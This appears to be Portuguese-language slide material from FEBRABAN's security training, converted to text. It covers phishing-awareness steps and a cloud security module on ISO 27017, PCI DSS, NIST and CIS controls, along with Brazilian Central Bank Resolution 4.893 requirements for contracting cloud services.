- Pesquise o número de telefone: Antes de retornar uma chamada, pesquise o número de telefone online para ver se há relatos de golpes associados a ele.

# Ações Preventivas e Recomendações

FEBRABAN


Você acha que foi “pescado”? Saiba o que fazer!



Comunique a equipe de Segurança da Informação e TI.



Verifique sua conta bancária e procure por transações suspeitas.



Troque as senhas de acesso a emails, internet banking etc.



Mantenha seu antivírus sempre Atualizado.


# Considerações Finais

# Frameworks e Normas de Referência

FEBRABAN

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com ABNT NBR ISO, PCI-DSS, NIST, entre outros

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas a Conscientização e Treinamentos, relembre os principais termos e conceitos apresentados neste material:



**Implementação de treinamento:** Deve ser realizado um programa de treinamento de conscientização de segurança da informação seguindo as políticas internas da empresa contendo boas práticas de segurança da informação e responsabilidades individuais, conhecimento de ameaças comuns e meios de resposta e contato.



**Atualizações e testes:** O treinamento deve ser atualizado e revisado periodicamente. Também deve ser aplicado a prática de notificações para funcionários visando o constante lembrete de conscientização, além de aplicação de testes para verificar a compreensão e preparação de internos diante à ameaças.



**Especificação por setor:** Os treinamentos e testes podem variar de acordo com o setor de aplicação interna, desta forma cada setor terá tópicos e prioridades variadas em relação à conscientização de possíveis ameaças.

## Módulo: Cloud Security

# Requisitos – Cloud Security

Este material foi elaborado de acordo com as diretrizes da ISO 27017, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## ISO 27017



- 5. Políticas de segurança da informação
- 6. Organização da segurança da informação
- 7. Segurança dos recursos humanos
- 8. Gestão de ativos
- 9. Controle de acesso
- 10. Criptografia
- 11. Segurança física e ambiental
- 12. Segurança de operações
- 13. Segurança das comunicações
- 14. Aquisição, desenvolvimento e manutenção de sistemas
- 15. Relacionamentos com fornecedores
- 16. Gestão de incidentes de segurança da informação
- 17. Aspectos de segurança da informação da gestão de continuidade de negócios
- 18. Conformidade

## PCI DSS



- A1.1 Os prestadores de serviços multilocatários protegem e separam todos os ambientes e dados do cliente.
- A1.2 Os prestadores de serviços multilocatários facilitam o registro e a resposta a incidentes para todos os clientes.
- 11.4.3 O teste de penetração externa é realizado
- 11.4.4 Vulnerabilidades exploráveis e fragilidades de segurança encontradas durante o teste de penetração são corrigidas
- 11.4.7 Os prestadores de serviços em nuvem/hospedados por terceiros oferecem suporte a seus clientes para testes de penetração externa de acordo com os Requisitos 11.4.3 e 11.4.4.

## CIS Controls



- 1.1 Estabelecer e manter um inventário detalhado de ativos corporativos
- 11.4 Estabelecer e manter uma instância isolada de dados de recuperação
- 13.3 Implantar uma solução de detecção de intrusão de rede
- 16.7 Usar modelos de configurações de segurança padrão para infraestrutura de aplicações

## NIST



- ID.AM-04: Estoques de serviços prestados por fornecedores são mantidos
- CM-04: Atividades e serviços de prestadores de serviços externos são monitorados para encontrar eventos potencialmente adversos

## Resolução nº 4893



- Art. 11
- Art. 12
- Art. 15
- Art. 16
- Art. 17
- Art. 21
- Art. 25

# Sumário

# Sumário

FEBRABAN

- 1 Contexto e introdução
- 2 Casos reais – Incidentes Cibernéticos
- 3 Resolução 4893
- 4 Princípios básicos
- 5 Boas práticas para Cloud Security (visão geral)
- 6 Segurança da infraestrutura
- 7 Segurança de aplicação
- 8 Segurança adicional
- 9 Considerações finais



# Contexto

# Incidentes Cibernéticos


FEBRABAN

## 2024 Cloud Security Report

O Relatório Global de Segurança na Nuvem de 2024, da Check Point Software expõe um aumento nos incidentes de segurança na nuvem, marcando um crescimento de 24% em 2023 para 61% em 2024 – um aumento de 154%.

O relatório indica uma tendência preocupante: enquanto a maioria das organizações continua a priorizar a detecção e monitoramento de ameaças, com foco em vulnerabilidades conhecidas e padrões de comportamento malicioso, apenas 21% delas enfatizam a prevenção.

Importância de Segurança da Informação para as instituições financeiras se faz necessária devido à complexidade do ambiente em um mercado alvo de ataques.



91% dos entrevistados estão preocupados com o **aumento de ameaças cibernéticas** mais sofisticadas, relacionadas a riscos desconhecidos e **ataques zero day (dia zero)**, que não são detectadas por meio de ferramentas de segurança convencionais.



54% dos entrevistados enfrentam **desafios na manutenção de padrões regulatórios consistentes em ambientes de múltiplas nuvens (multicloud)**. Além disso, 49% enfrentam dificuldades para integrar serviços em nuvem em sistemas legados, muitas vezes complicados por recursos de TI limitados.



A pesquisa sinaliza a adoção rápida de tecnologias de inteligência artificial, com 91% das organizações **priorizando à IA para melhorar a sua postura de segurança frente as ameaças cibernéticas**.

# Incidentes Cibernéticos

FEBRABAN

## Casos Reais

### Ataques ao setor industrial agora visam infraestruturas de nuvem

<https://www.cisoadvisor.com.br/ataques-ao-setor-industrial-agora-visam-ambientes-de-nuvem/>

### Falha na nuvem da Microsoft atinge usuários em todo mundo

Empresa disse nesta quarta-feira que recuperou serviços de nuvem depois que um problema na rede derrubou sua plataforma Azure

<https://www.cnnbrasil.com.br/economia/microeconomia/falha-na-nuvem-da-microsoft-atinge-usuarios-em-todo-mundo/>

### 97% das empresas já tiveram problemas de segurança na nuvem

[https://canaltech.com.br/seguranca/97-das-empresas-ja-tiveram-problemas-de-seguranca-na-nuvem-247768/#google\\_vignette](https://canaltech.com.br/seguranca/97-das-empresas-ja-tiveram-problemas-de-seguranca-na-nuvem-247768/#google_vignette)

### Ataques ao setor industrial agora visam infraestruturas de nuvem


<https://www.cisoadvisor.com.br/ataques-ao-setor-industrial-agora-visam-ambientes-de-nuvem/>

# Resolução 4.893 - Banco Central

FEBRABAN

*Cloud computing* é uma tecnologia **on-demand** capaz de entregar serviços de tecnologia de infraestrutura e aplicações de TI para seus usuários através de serviços disponíveis na internet.

Segundo a resolução CMN n° 4.893 de 26/2/2021 , Seção III - CAPÍTULO III, a definição de serviços Cloud que se aplicam as boas práticas recomendadas são sob demanda e de maneira virtual, de ao menos um dos seguintes serviços:



Processamento de dados, armazenamento de dados, infraestrutura de redes e outros recursos computacionais que permitam à instituição contratante implantar ou executar softwares, que podem incluir sistemas operacionais e aplicativos desenvolvidos pela instituição ou por ela adquiridos;



Implantação ou execução de aplicativos desenvolvidos pela instituição contratante, ou por ela adquiridos, utilizando recursos computacionais do prestador de serviços; ou



Execução, por meio da internet, de aplicativos implantados ou desenvolvidos pelo prestador de serviço, com a utilização de recursos computacionais do próprio prestador de serviços.

# Resolução 4.893 - Banco Central

FEBRABAN

Dispõe sobre a política de segurança cibernética e sobre os requisitos para a contratação de serviços de processamento e armazenamento de dados e de computação em nuvem a serem observados pelas instituições autorizadas a funcionar pelo Banco Central do Brasil.



Art. 11

**Art. 11. As instituições devem assegurar que suas políticas, estratégias e estruturas para gerenciamento de riscos contemplam a contratação de serviços relevantes de processamento e armazenamento de dados e de computação em nuvem, no País ou no exterior.**



Art. 12

**Art. 12. As instituições devem adotar procedimentos de segurança, tais como: adoção de práticas de governança corporativa, proteção dos dados processados ou armazenados, segregação de dados, qualidade dos dados, entre outros.**



Art. 16

**Art. 16. A contratação de serviços em nuvem prestados no exterior deve observar os seguintes requisitos: definir os países e as regiões em cada país onde os serviços poderão ser prestados e os dados poderão ser armazenados, processados e gerenciados, e prever alternativas para a continuidade dos negócios em caso de disruptões, entre outros.**

# Resolução 4.893 - Banco Central

É solicitado no Art. 15. que a contratação de serviços relevantes de processamento, armazenamento de dados e de computação em nuvem seja comunicada pelas instituições referidas no art. 1º ao Banco Central do Brasil seguindo os seguintes requisitos:



A comunicação mencionada no caput deve conter as seguintes informações:

- a denominação da empresa contratada;
- os serviços relevantes contratados; e
- a indicação dos países e das regiões em cada país onde os serviços poderão ser prestados e os dados poderão ser armazenados, processados e gerenciados, definida nos termos do inciso III do art. 16, no caso de contratação no exterior.

As alterações contratuais que impliquem modificação das informações de que trata o § 1º devem ser comunicadas ao Banco Central do Brasil até dez dias após a alteração contratual.

A comunicação de que trata o caput deve ser realizada até dez dias após a contratação dos serviços.

# Resolução 4.893 - Banco Central

As notificações solicitadas no Art. 15 devem seguir o seguinte modelo:

I. A comunicação da contratação de serviço relevante de processamento e armazenamento de dados e de computação em nuvem deverá ser feita por meio de Comunicação Relevante (CR) de assunto "Comunicação de contratação de serviço relevante" pela instituição contratante.

II. A solicitação de autorização para a contratação de serviço relevante de processamento e armazenamento de dados e de computação em nuvem quando não há convênio entre o Banco Central do Brasil e as autoridades supervisoras dos países onde o serviço será prestado deverá ser encaminhada por meio de CR de assunto "Solicitação de autorização para contratação de serviço relevante provido no exterior".

III. Os modelos de CR estarão disponíveis no Sistema APS-Siscom, disponível no endereço eletrônico "[www3.bcb.gov.br/siscom/es](http://www3.bcb.gov.br/siscom/es)". Caso os modelos não estejam disponíveis, a instituição deverá contatar o supervisor responsável para regularização.

IV. As informações de contratos vigentes celebrados por cooperativa singular de crédito podem ser encaminhadas individualmente, ou de forma consolidada por cooperativa central de crédito ou confederação do sistema cooperativo ao qual pertença.

V. As informações de contratos vigentes celebrados por empresas individuais integrantes de conglomerados prudenciais podem ser enviados individualmente, ou de forma consolidada pela instituição líder do conglomerado.

# Resolução 4.893 - Banco Central

As notificações solicitadas no Art. 15 devem seguir o seguinte modelo:

Em caso de dúvidas, as instituições podem entrar em contato com o Banco Central do Brasil, de acordo com o assunto a ser tratado, conforme a seguir:

I - esclarecimentos sobre o Sistema APS-Siscom podem ser obtidos por meio do endereço eletrônico:  
<https://www.bcb.gov.br/estabilidadefinanceira/sistemacomunicacaosupervisao>;

II – esclarecimentos sobre o uso de CRs estão disponíveis em  
[“https://www.bcb.gov.br/content/estabilidadefinanceira/aps\\_siscom\\_docs/SisAPS-ManualModuloComunicacaoRelevante-ES.pdf”](https://www.bcb.gov.br/content/estabilidadefinanceira/aps_siscom_docs/SisAPS-ManualModuloComunicacaoRelevante-ES.pdf)

III - dúvidas sobre o preenchimento das requisições citadas no parágrafo 2 podem ser enviadas para o e-mail [segurança.difis@bcb.gov.br](mailto:sugestoes.difis@bcb.gov.br); e

IV - dúvidas sobre o cadastro no Sistema de Informações Banco Central (Sisbacen) para acesso ao Sistema APS-Siscom, reabilitação de senha ou demais problemas técnicos podem ser encaminhados para a equipe de atendimento do BCB/Deinf/Diate, pelo telefone (61) 3414-2156 ou pelo e-mail [suporte.ti@bcb.gov.br](mailto:suporte.ti@bcb.gov.br).

# Resolução 4.893 - Banco Central

FEBRABAN

Dispõe sobre a política de segurança cibernética e sobre os requisitos para a contratação de serviços de processamento e armazenamento de dados e de computação em nuvem a serem observados pelas instituições autorizadas a funcionar pelo Banco Central do Brasil.



Art. 17. Os **contratos** para prestação de serviços relevantes de processamento, armazenamento de dados e computação em nuvem **devem prever:** adoção de medidas de segurança para a transmissão e armazenamento dos dados, além disso, a manutenção da **segregação dos dados** e dos **controles de acesso** para proteção das informações dos **clientes**, entre outros.



Art. 21. As instituições devem instituir mecanismos de acompanhamento e de controle com vistas a assegurar a implementação e a efetividade da política de segurança cibernética, do plano de ação e de resposta a incidentes e **dos requisitos para contratação de serviços de processamento e armazenamento de dados e de computação em nuvem**, incluindo: **testes e trilhas de auditoria, métricas e indicadores, correção de eventuais deficiências**, entre outros.

# Resolução 4.893 - Banco Central

FEBRABAN

As instituições referidas no art. 1º que, em 26 de abril de 2018, já tinham contratado a prestação de serviços relevantes de processamento, armazenamento de dados e de computação em nuvem devem adequar o contrato para a prestação de tais serviços:



Aplicação do Art. 15. A contratação de serviços relevantes de processamento, armazenamento de dados e de computação em nuvem deve ser comunicada pelas instituições referidas no art. 1º ao Banco Central do Brasil.  
E aplicação do Art. 17.

A existência de convênio para troca de informações entre o Banco Central do Brasil e as autoridades supervisoras dos países onde os serviços poderão ser prestados;

A instituição contratante deve assegurar que a prestação dos serviços referidos no caput não cause prejuízos ao seu regular funcionamento nem embaraço à atuação do Banco Central do Brasil;

A instituição contratante deve prever alternativas para a continuidade dos negócios, no caso de impossibilidade de manutenção ou extinção do contrato de prestação de serviços.

# Introdução

# Princípios básicos

FEBRABAN

*Cloud computing* é uma tecnologia **on-demand** capaz de entregar serviços de tecnologia de infraestrutura e aplicações de TI para seus usuários através de serviços disponíveis na internet.



- Servidor de E-mail.
- Servidor de Arquivos.
- Sistema de Relacionamento e Gestão de Clientes (CRM).
  - Os servidores nos pertencem. Precisamos construir do zero, instalar HW, aplicação, atualizações, etc.

## Gmail, Outlook

- A infraestrutura onde o serviço é entregue não nos pertence.

## Dropbox, G-Drive


- Os serviços são oferecidos em formato de subscrição, ou conforme consumo.

## SAP, Salesforce

- O serviço é escalado automaticamente conforme a demanda de utilização.

# Princípios básicos

FEBRABAN



# Princípios básicos

A seleção do tipo de *deployment* em Cloud dependerá dos requisitos do negócio. Os serviços em Cloud poderão ser comissionados de diferentes formas a depender de: onde os serviços devem ser hosteados, requisitos de segurança, recursos cloud compartilhados, possibilidade de gerenciar todo o recurso sem cloud e possibilidades de customizações. Tipos de deployments em Cloud:

A corporação realiza o deploy de toda a infraestrutura e aplicações em seu próprio data center.


Benefícios:

- Controle completo de toda a stack de hardware e software.
- Segurança. Alguns países não permitem que seus dados estejam sejam armazenados fora de suas fronteiras.

É uma **combinação** de on-premises / cloud privada e cloud pública.

Benefícios:

- Permite companhias armazenar aplicações críticas e dados sensíveis em data center próprio.
- Alto nível de segurança.
- Altamente escalável podendo ser cloud privada ou pública.



Os serviços de TI que são consumidos são entregues por um terceiro, podendo ser um CSP Cloud Service Provider que realiza a entrega através da internet.

Benefícios:

- Despesa variável.
- Economia ao escalar.
- Elasticidade para grande escala.


É o uso de duas ou mais cloud públicas simultaneamente, e a possibilidade de múltiplas cloud privadas.

Benefícios:

- Podem haver aplicações que funcionem melhor no CSP A ou B.
- Maior flexibilidade.
- Menor custo se comparado com cloud privada.

# Princípios básicos

Abaixo seguem as principais características de **Cloud Computing**:



## On-demand Self-service:

O usuário pode utilizar recursos em cloud conforme houver necessidade, de forma automática sem interação humana.

## Broad Network Access

Recursos de rede estão disponíveis na internet ou WAN –Wide Area Network através do uso de protocolos padrão.

## Resource Pooling

Os recursos disponíveis são agrupados e podem servir múltiplos usuários através do modelo *multi-tenant*.

## Rapid Elasticity

Os recursos são elásticos e podem escalar com base na demanda de uso.

## Measured Services

Os recursos são monitorados e medidos conforme o uso. Pagamento através de pay as you go.

# Princípios básicos

Principais **benefícios** em Cloud Computing:

- Agilidade para o negócio
- Menos custo de manutenção
- Pague menos de acordo com o uso
  - Menos despesas com capital
    - Ambiente amigável
  - Custo de propriedade reduzido
    - Menos consumo de energia
- Eficiente, efetiva, responsabilidade compartilhada
- Interfaces padrão de mercado para serviços de segurança gerenciados (MSS)
- Gestão de atualizações de patch e implementações de updates efetiva




- Flexibilidade e eficiência
- Resiliência e redundância
- Escale conforme a necessidade
- Menos problemas operacionais
- Deploy de aplicações de forma rápida
- Backup e disaster recovery
- Atualizações de software automáticas
- Uso efetivo de recursos
- Treinamentos focados na tecnologia
- Múltiplos usuários podem utilizar os mesmos recursos
- Compartilhamento de pessoal para gestão da infraestrutura
- Trilhas de auditoria
- Acompanhamento com métricas e indicadores

Art. 21. As instituições devem instituir mecanismos de acompanhamento e de controle com vistas a assegurar a implementação e a efetividade da política de segurança cibernética, do plano de ação e de resposta a incidentes e dos requisitos para contratação de serviços de processamento e armazenamento de dados e de computação em nuvem, incluindo: testes e trilhas de auditoria, métricas e indicadores, correção de eventuais deficiências, entre outros.

# Princípios básicos

A computação em nuvem tem três modelos principais de serviços em nuvem: IaaS (infraestrutura como serviço), PaaS (plataforma como serviço) e SaaS (software como serviço), esses termos se referem a como você usa a nuvem na sua organização e o grau de gerenciamento em que é responsável nos seus ambientes de nuvem.



# Cloud Security

A segurança em nuvem é uma disciplina de cibersegurança dedicada à proteção de sistemas de computação na nuvem, isso inclui resguardar a segurança e privacidade de dados em infraestrutura, aplicativos e plataformas on-line. Proteger esses sistemas envolve os esforços de provedores da nuvem e dos clientes que as utilizam, seja no caso de pessoa física, pequenas e médias empresas ou grandes organizações. De acordo com a ISO 27002, a organização deve estabelecer e comunicar políticas específicas sobre o uso de serviços em nuvem a todas as partes interessadas relevantes.



## Segurança de Infraestrutura

A segurança da infraestrutura e plataforma cloud é composta por um conjunto amplo de **políticas, aplicações, tecnologias e controles** que mantém seguro a camada de virtualização IP, serviços, aplicações, dados, entre outros.



## Segurança de Dados

**Manter os dados da organização seguros** em cloud contra qualquer possibilidade de corromper, acessos não autorizados em **repouso** ou em **trânsito**.




## Segurança de Aplicação

**Isolar** o ambiente cloud para executar aplicações utilizando redes virtuais.  
Implementar **verificação de vulnerabilidades** em repositório de imagens.



## Monitoramento Contínuo

Monitorar continuamente os **recursos em nuvem**, de tal forma que, riscos e **vulnerabilidades sejam gerenciadas** em tempo hábil.



## Políticas e procedimentos

Estabelecer e comunicar **políticas** específicas sobre o uso de **serviços em nuvem** a todas as partes interessadas relevantes.

